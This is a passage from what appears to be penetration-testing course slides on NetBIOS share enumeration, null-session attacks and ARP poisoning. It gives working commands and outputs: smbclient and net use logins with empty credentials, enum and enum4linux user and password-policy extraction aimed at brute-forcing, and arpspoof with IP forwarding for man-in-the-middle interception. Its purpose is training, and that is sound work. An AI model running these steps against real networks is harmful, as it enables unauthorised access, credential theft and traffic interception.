           NetBIOS Remote Machine Name Table

       Name                   Type            Status
    ---------------------------------------------
    ELS-WINXP          <00>   UNIQUE        Registered
    WORKGROUP          <00>   GROUP         Registered
    ELS-WINXP          <20>   UNIQUE        Registered
    WORKGROUP          <1E>   GROUP         Registered

    MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.1 NbtStat

And this is the most interesting line of the table!

The type `<20>` records tell us that the file sharing service is up and running on the machine; this means we can try to get some more information about it.



```
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Padres: [10.0.2.15] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name                 Type          Status
    ---------------------------------------------
    ELS-WINXP         <00>  UNIQUE      Registered
    WORKGROUP         <00>  GROUP       Registered
    ELS-WINXP         <20>  UNIQUE      Registered
    WORKGROUP         <1E>  GROUP       Registered

    MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.2 NET VIEW

Once an attacker knows that a machine has the *File Server* service running, they can enumerate the shares by using the NET VIEW command.

You can use the command by typing:

```
> NET VIEW <target IP>
```

6.3.1.2 NET VIEW

We can use it on the previous target:

```
>NET VIEW 10.130.40.80
Shared resources at 10.130.40.80


Share name     Type  Used as  Comment
---------------------------------------------------
eLS            Disk
WIA_RIS_SHARE  Disk
The command completed successfully.
```

6.3.1.2 NET VIEW

This machine is sharing a directory; the share name is *eLS*.

```
>NET VIEW 10.130.40.80
Shared resources at 10.130.40.80


Share name      Type   Used as   Comment
---------------------------------------------------
eLS             Disk
WIA_RIS_SHARE   Disk
The command completed successfully.
```

6.3.1.2 NET VIEW

Another directory on the share is *WIA_RIS_SHARE.*

```
>NET VIEW 10.130.40.80
Shared resources at 10.130.40.80


Share name       Type   Used as   Comment
-----------------------------------------------------
eLS              Disk
WIA_RIS_SHARE    Disk
The command completed successfully.
```

6.3.1.3 Nmblookup

You can also perform shares enumeration from a Linux machine. You need to use the tools provided by the Samba suite.

Samba tools are already installed in Kali Linux, but you can install them in nearly every Linux distribution.

https://www.samba.org/

6.3.1.3 Nmblookup

To perform the same operations of *nbtstat,* you can use *nmblookup* with the same command line switch:

```
# nmblookup -A <target ip address>
```

6.3.1.3 Nmblookup

As usual, you can check how *nmblookup* works by using the manual or the brief help:

```
# nmblookup --help
Usage: <NODE> ...
  -B, --broadcast=BROADCAST-ADDRESS      Specify address to use for broadcasts
  -f, --flags                            List the NMB flags returned
  -U, --unicast=STRING                   Specify address to use for unicast
  -M, --master-browser                   Search for a master browser
  -R, --recursion                        Set recursion desired in package
  -S, --status                           Lookup node status as well
  -T, --translate                        Translate IP addresses into names
  -r, --root-port                        Use root port 137 (Win95 only replies to this)
  -A, --lookup-by-ip                     Do a node status on <name> as an IP Address

Help options:
  -?, --help                             Show this help message
      --usage                            Display brief usage message
```

6.3.1.3 Nmblookup

Here are the results we get from running *nmblookup* on the same target machine. We get the same results:

```
$ nmblookup -A 10.130.40.80
Looking up status of 10.130.40.80
        ELS-WINXP      <00> -         M <ACTIVE>
        WORKGROUP      <00> - <GROUP> M <ACTIVE>
        ELS-WINXP      <20> -         M <ACTIVE>
        WORKGROUP      <1e> - <GROUP> M <ACTIVE>

        MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.4 Smbclient

The Samba suite also provides *smbclient*, an FTP-like client to access Windows shares; this tool can, among other things, enumerate the shares provided by a host:

```
$ smbclient -L //10.130.40.80 -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

           Sharename       Type      Comment
           ---------       ----      -------
           eLS             Disk
           IPC$            IPC       Remote IPC
           WIA_RIS_SHARE   Disk
           ADMIN$          Disk      Remote Admin
           C$              Disk      Default share
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
```

6.3.1.4 Smbclient

The previous command line uses the following options:

- `-L` allows you to look at what services are available on a target
- With `//<IP Address>` you have to prepend two slashes to the target IP address
- `-N` forces the tool to not ask for a password

Let’s now examine the results.

6.3.1.4 Smbclient

Smbclient can not only detects the very same shares detected by *NET VIEW*...

```
$ smbclient -L //10.130.40.80 -N
Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]

          Sharename       Type      Comment
          ---------       ----      -------
          eLS             Disk
          IPC$            IPC       Remote IPC
          WIA_RIS_SHARE   Disk
          ADMIN$          Disk      Remote Admin
          C$              Disk      Default
share
Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]
```

6.3.1.4 Smbclient

...but it also displays administrative shares that are hidden when using Windows standard tools.

```
$ smbclient -L //10.130.40.80 -N
Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]

          Sharename       Type      Comment
          ---------       ----      -------
          eLS             Disk
          IPC$            IPC       Remote IPC
          WIA_RIS_SHARE   Disk
          ADMIN$          Disk      Remote Admin
          C$              Disk      Default share
Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]
```

6.3.2 Checking for Null Sessions

Once we have detected that the *File and Printer Sharing* service is active and we have enumerated the available shares on a target, it is time to check if a null session attack is possible.

To verify that, we will exploit the `IPC$` administrative share by trying to connect to it without valid credentials.

6.3.2.1 Checking for Null Sessions with Windows

To connect, you have to type the following command in a Windows shell:

```
> NET USE \\<target IP address>\IPC$ '' /u:''
```

This tells Windows to connect to the `IPC$` share by using an empty password and an empty username!

6.3.2.1 Checking for Null Sessions with Windows

Let's try the command on our target:

```
>net use \\10.130.40.80\IPC$ '' /u:''
The command completed successfully.
```

6.3.2.1 Checking for Null Sessions with Windows

The previous command establishes a connection to the `IPC$` administrative share without specifying a user; this is possible because our target host is vulnerable to null session attacks. This test only works with the `IPC$`. For example, it does not work with `C$`:

Example:

```
>net use \\10.130.40.80\C$ '' /u:''
System error 5 has occurred.


Access is denied.
```

6.3.2.2 Checking for Null Sessions with Linux

You can also perform the very same checks by using *smbclient:*

Example:

```
# smbclient //10.130.40.80/IPC$ -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> exit

# smbclient //10.130.40.80/C$ -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
tree connect failed: NT_STATUS_ACCESS_DENIED
```

6.3.3 Exploiting Null Sessions

Exploiting null sessions can be done by using the Windows *NET* command, but there are some tools which can automate this task.

In the following slides, you will see how to use some freely available Windows and Linux tools.

6.3.3.1 Exploiting Null Sessions with Enum

One of them is Enum, a command line utility that can retrieve information from a system vulnerable to null session attacks.

You can install it just by extracting it and running it from the Windows command prompt.

http://packetstormsecurity.com/search/?q=win32+enum&s=files

6.3.3.1 Exploiting Null Sessions with Enum

The `-S` parameter lets you enumerate the shares of a machine:

```
>enum -S 10.130.40.80
server: 10.130.40.80
setting up session... success.
enumerating shares (pass 1)... got 5 shares, 0 left:
  eLS  IPC$  WIA_RIS_SHARE  ADMIN$  C$
cleaning up... success.
```

Please note that it enumerates administrative shares too.

6.3.3.1 Exploiting Null Sessions with Enum

`-U` enumerate the users:

```
>enum -U 10.130.40.80
server: 10.130.40.80
setting up session... success.
getting user list (pass 1, index 0)... success, got 5.
  Administrator  eLS  Guest  HelpAssistant  SUPPORT_388945a0
cleaning up... success.
```

This machine has five user accounts.

6.3.3.1 Exploiting Null Sessions with Enum

If you need to mount a network authentication attack, you can check the password policy by using the `-P` parameter:

```
>enum -P 10.130.40.80
server: 10.130.40.80
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```

6.3.3.1 Exploiting Null Sessions with Enum

Checking password policies before running an authentication attack lets you fine-tune an attack tool to:

- Prevent accounts locking
- Prevent false positives
- Choose your dictionary or your bruteforcer configuration

Example:

Knowing the minimum and maximum length of a password helps you save time while bruteforcing a password.

6.3.3.2 Exploiting Null Sessions with Winfo

Winfo is another command line utility you can use to automate null session exploitation. To use it, you just need to specify the target IP address and use the `-n` command line switch to tell the tool to use null sessions.

```
> winfo 10.130.40.80 -n
```

You can download it from packetstorm.

http://packetstormsecurity.com/search/?q=winfo&s=files

6.3.3.3 Exploiting Null Sessions with Enum4linux

A penetration tester can also exploit null sessions by using *enum4linux*, a PERL script that can perform the same operations of *enum* and *Winfo*.

It has the same command line options of the original *enum* tool; moreover, it supplies some other features.

6.3.3.3 Exploiting Null Sessions with Enum4linux

By default, it performs:

- User enumeration
- Share enumeration
- Group and member enumeration
- Password policy extraction
- OS information detection
- A *nmblookup* run
- Printer information extraction

6.3.3.3 Exploiting Null Sessions with Enum4linux

You can check its options by just calling `enum4linux` on the command line:

```
# enum4linux
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
...
```

6.3.4 Video – Null Sessions

Null Sessions

In the following video, you will see null session attacks in action.

The video covers:

- How to identify potential vulnerable targets
- Using *enum4linux*
- Using *samrdump.py*
- Using *nmap* to exploit null sessions
- Enumerating users, groups, password policies and more!

***Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.**

6.3.5 About Null Sessions

Null sessions are a piece of the history of Windows hacking. Even if by default they are not enabled on modern Microsoft operating systems, you can sometimes find them on enterprise networks; this is because of retro compatibility with legacy systems and applications.

6.3.6 Hera Lab – Null Sessions

It is time to practice some null session attacks!


Try to get to the goal you find in the lab manual by yourself. If you get stuck, you can check the solutions.

6.3.6 Hera Lab – Null Sessions

Null Sessions

In this lab, you will:

- Find vulnerable Windows machines
- Exploit null sessions to gather information on the victims
- Steal private files



Sign in with Caendra

Caendra is the unified login for all eLearnSecurity services.

Don't have an account with us yet? Sign in here using Google or LinkedIn

Sign up here if you don't want to use Google or LinkedIn

***Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.**

ARP Poisoning

6.4 ARP Poisoning

How does this support my pentesting career?

Ability to:

- Perform man-in-the-middle attacks
- Mount advanced attacks
- Sniff traffic on a switched network


6.4 ARP Poisoning

ARP Poisoning is a powerful attack you can use to **intercept** traffic on a switched network.

As you studied in the *Networking* module, to send an IP packet, a host needs to know the MAC address of the next hop. The next hop could be a router, a switch, or the destination host.

6.4 ARP Poisoning

To identify the MAC address of a host, computers use the Address Resolution Protocol.




IP: 192.168.7.3
MAC: 11:22:33:44:55:66

IP: 192.168.7.60
MAC: DD:EE:00:11:22

IP: **192.168.7.9**
MAC: 77:88:99:AA:BB:CC

6.4 ARP Poisoning

After the MAC address resolution is complete, hosts save the destination address in their **ARP cache table**.



IP: 192.168.7.3
MAC: 11:22:33:44:55:66

IP: 192.168.7.60
MAC: DD:EE:00:11:22:33

IP: **192.168.7.9**
MAC: 77:88:99:AA:BB:CC

6.4 ARP Poisoning

If an attacker finds a way to manipulate the ARP cache, they will also be able to receive traffic destined to other IP addresses!!!

This can happen because, as long as a destination MAC address is in the ARP cache table, the sender does not need to run ARP to reach that destination host.

6.4 ARP Poisoning


If an attacker manipulates the ARP tables of the two parties involved in a communication, it will be able to sniff the whole communication, thus performing a **man-in-the-middle (MITM) attack!** This can be done by sending **gratuitous ARP replies**.

Let's see how this attack works.

6.4.1 ARP Poisoning Actors

During an ARP poisoning attack, three actors are involved:

- **Two network nodes** (clients, servers, routers, printers, ...)
- **The attacker**



A
IP: 192.168.7.3
MAC: 11:22:33:44:55:66

Attacker
IP: 192.168.7.60
MAC: DD:EE:00:11:22:33

B
IP: 192.168.7.9
MAC: 77:88:99:AA:BB:CC


6.4.2 Gratuitous ARP Replies

The attacker can manipulate other hosts' ARP cache tables by sending **gratuitous ARP replies**.

Gratuitous ARP replies are unsolicited ARP reply messages. In other words, the attacker sends a reply without waiting for a host to perform a request.


6.4.2 Gratuitous ARP Replies

The attacker exploits gratuitous ARP messages to tell the victims that they can reach a specific IP address at the attacker's machine MAC address.



6.4.2 Gratuitous ARP Replies

This operation must be performed on every victim.



6.4.2 Gratuitous ARP Replies

As soon as the ARP cache table contains fake information, **every packet** of every communication between the poisoned nodes will be sent to the attacker's machine.

The attacker can prevent the poisoned entry from expiring by sending gratuitous ARP replies every 30 seconds or so.

6.4.3 Forwarding and Mangling Packets

As soon as the attacker's machine receives the packets, it must **forward them to the correct destination**. Otherwise, the communication between the victim hosts will not work.

This operation lets the hacker sniff traffic between the poisoned hosts even if the machines sit on a switched network.

6.4.3 Forwarding and Mangling Packets

This activity can go further because the attacker can also **change the content of the packets** thus manipulating the information exchanged by the two parties!

6.4.4 Local to Remote Man in the Middle

This kind of attack can be even used on an **entire network** and against a **router**, letting an attacker intercept the communication between a LAN and the Internet!

In the following slides, you will learn how to configure and use an ARP spoofing tool in Linux.

6.4.5 Dsniff Arpspoof

Dsniff is a collection of tools for network auditing and penetration testing. It includes ***arpspoof*** a utility designed to intercept traffic on a switched LAN.

The manual says:

> *"arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies"*

6.4.5 Dsniff Arpspoof

Before running the tool, you have to enable the *Linux Kernel IP Forwarding*, a feature that transforms a Linux box into a router.

By enabling IP forwarding, you tell your machine to forward the packets you intercept to the real destination host.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

6.4.5 Dsniff Arpspoof

You can then run *arpspoof*:

```
# arpspoof -i <interface> -t <target> -r <host>
```

- **Interface** is the NIC you want to use, for example, *eth0* for your local LAN or *tap0* when you are connected to Hera Lab.
- Target and Host are the victims IP addresses.

6.4.5.1 Example – Using Arpspoof

To intercept traffic between 192.168.4.11 and 192.168.4.16, you have to use the following commands:

Example:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# arpspoof -i eth0 -t 192.168.4.11 -r 192.168.4.16
```

You can then run *Wireshark* and intercept the traffic!

6.4.6 Video – ARP Poisoning

ARP Poisoning

In the following video, you will see how to configure a Kali machine to perform an ARP poisoning attack against Windows and Linux machines.

You will also see how to use Wireshark to analyze the intercepted traffic to find sensitive information and files.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.4.7 Hera Lab – ARP Poisoning

In the following lab, you will use ARP poisoning to steal credentials and get unauthorized access to a server!

